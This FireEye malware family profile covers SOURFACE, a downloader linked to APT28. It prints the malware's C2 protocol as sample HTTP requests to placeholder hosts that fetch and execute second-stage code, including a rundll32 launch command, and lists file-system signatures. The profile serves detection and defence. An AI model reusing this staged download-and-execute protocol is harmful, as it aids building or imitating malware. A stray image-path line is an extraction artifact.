FireEye Intel Center
FireEye, Inc. · Security. Reimagined.
1440 McCarthy Blvd · Milpitas, CA 95035

SOURFACE Malware Family Profile

Date: January 7th, 2015 **Tags:** sourface, apt28, russia

Summary

SOURFACE is a 32-bit downloader that may use HTTP to retrieve second stage malware containing additional capabilities. The second stage malware may be a dynamic link library (DLL), an executable (EXE), or shellcode. Command and control (C2) messages may be Base64 encoded and encrypted with a custom stream cipher. Some security companies refer to SOURFACE as "Sofacy".

Details

SOURFACE is a downloader that may retrieve and execute second stage malware. SOURFACE may be executed as a service using the `ServiceMain` export or loaded as a DLL. When loaded, SOURFACE may first decrypt all internally referenced strings and then start two communication threads. The first thread may send heartbeat messages containing the string "OK" Base64 encoded ("T0s=") every 30 seconds. In some variants, the heartbeat messages contained a list of processes running on the compromised host. The second communication thread may download and execute the second stage malware that may be a DLL, EXE, or shellcode. Figure 1 contains an example heartbeat message.

```
POST /~wong/cgi-bin/brvc.cgi?<unique host identifier> HTTP/1.1
User-Agent: MSIE 8.0
Host: <host>
Content-Length: 6
Cache-Control: no-cache

T0s=
```

Figure 1: Sample heartbeat message

SOURFACE may generate the `<unique host identifier>` parameter in Figure 1 at runtime. It may contain the following properties:

- The compromised system's name
- Eight ASCII-Hex characters from the volume serial number from which SOURFACE was executed
- The OS major and minor version

Figure 2 contains a sample series of HTTP GET and POST requests SOURFACE may use to obtain second stage malware. To download the second stage malware, SOURFACE may first make an HTTP request to the URI `sptr.cgi` with the `<unique host identifier>` as a parameter. The response may be checked for a newline character and all content prior to the newline may be used as a parameter in stage two and stage three requests. The stage two response may be Base64 decoded and decrypted using two custom algorithms.

Stage 1:

```
GET /~wong/cgi-bin/sptr.cgi?<unique host identifier> HTTP/1.1
Referer: /~wong/cgi-bin/sptr.cgi? <unique host identifier>
User-Agent: MSIE 8.0
Host: <host>
Cache-Control: no-cache
```

Response: Identifier may be used in stage 2 and stage 3 URI parameters.

Stage 2:

```
GET /~wong/cgi-bin/qfa.cgi?<Stage 1 Response> HTTP/1.1
Referer: /~wong/cgi-bin/qfa.cgi?<Stage 1 Response>
User-Agent: MSIE 8.0
Host: <host>
Cache-Control: no-cache
```

Response: The response may be Base64 encoded and encrypted

Stage 3:

```
GET /~wong/cgi-bin/mpk.cgi?<Stage 1 Response> HTTP/1.1
Referer: /~wong/cgi-bin/mpk.cgi?<Stage 1 Response>
User-Agent: MSIE 8.0
Host: <host>
Cache-Control: no-cache
```

Figure 2: Sample command request message

Server responses may be encrypted using an eight-byte key and may be in the following format:


```
   \x01\x00\x00\x00<2 unused bytes><8 byte encryption key><Encrypted message>
```

The decrypted stage two response (Figure 2) may contain three strings: a hostname, URI, and type/command identifier. The hostname and URI may be used in stage four (Figure 3) to download the second stage malware. The type/command identifier may determine if the second stage malware is shellcode or an EXE file and may be used as a URI parameter in stage four. Table 1 contains a list of supported type/command identifiers.

ID	Description
01	This identifier may write the second stage malware to %LOCALAPPDATA%\<filename>.exe and execute using CreateProcess. In some variants, SOURFACE first attempted to write the file to %TEMP%, then the current directory, and finally %WINDIR% until one of the file writes succeeds. The return code for CreateProcess may be sent to the server in stage seven in the Base64 encoded string "ins:[Return Code zero padded to eight characters]".
02	This identifier may write the second stage malware to %LOCALAPPDATA%\<filename>.dll and execute the command: rundll32.exe "%LOCALAPPDATA%\<filename>.dll",#1.
03	This identifier may write the second stage malware to %LOCALAPPDATA%\<filename>.dll and load the DLL using LoadLibrary.
04	This identifier may indicate that the second stage malware is shellcode and may be executed using CreateThread.

Table 1: SOURFACE type/command identifiers

If the return code from stage seven is zero, SOURFACE may attempt to load a DLL named netui.dll. The return code from LoadLibrary may be sent to the server in stage eight in the Base64 encoded string "dll:[Return Code zero padded to eight characters]".



```
Stage 4:
    GET /~<Stage 2 string 2>/cgi-bin/sptr.cgi?<Stage 2 string 3> HTTP/1.1
    Referer: /~<Stage 2 string 2>/cgi-bin/sptr.cgi?<Stage 2 string 3>
    User-Agent: MSIE 8.0
    Host: <Stage 2 string 1>
    Cache-Control: no-cache

    Response: Identifier used in stage 5 and stage 6 URI parameters.

Stage 5:
    GET /~<Stage 2 string 2>/cgi-bin/qfa.cgi?<Stage 4 Response> HTTP/1.1
    Referer: /~<Stage 2 string 2>/cgi-bin/qfa.cgi?<Stage 4 Response>
    User-Agent: MSIE 8.0
    Host: <Stage 2 string 1>
    Cache-Control: no-cache

    Response: The response may be Base64 encoded and encrypted.

Stage 6:
    GET /~<Stage 2 string 2>/cgi-bin/mpk.cgi?<Stage 4 Response> HTTP/1.1
    Referer: /~<Stage 2 string 2>/cgi-bin/mpk.cgi?<Stage 4 Response>
    User-Agent: MSIE 8.0
    Host: <Stage 2 string 1>
    Cache-Control: no-cache

Stage 7:
    POST /~wong/cgi-bin/brvc.cgi?<unique host identifier> HTTP/1.1
    User-Agent: MSIE 8.0
    Host: <host>
    Content-Length: 18
    Cache-Control: no-cache

    <content>

Stage 8:
    POST /~wong/cgi-bin/brvc.cgi?<unique  host identifier> HTTP/1.1
    User-Agent: MSIE 8.0
    Host: <host>
    Content-Length: 18
    Cache-Control: no-cache

    <content>
```

Figure 3: Sample secondary malware download and status update

Host-Based Signatures

File System Residue

- SOURFACE may create the files svchost.exe or conhost.dll in %APPDATA% on XP or %LOCALAPPDATA% on Windows Vista and above. These files may be deleted after being executed.
- SOURFACE may create an executable file named msmvs.exe in %TEMP%, the path SOURFACE is executed from, or %WINDIR%. This file may be deleted after being executed.
- SOURFACE may create a file named netui.dll in the current directory.

FireEye™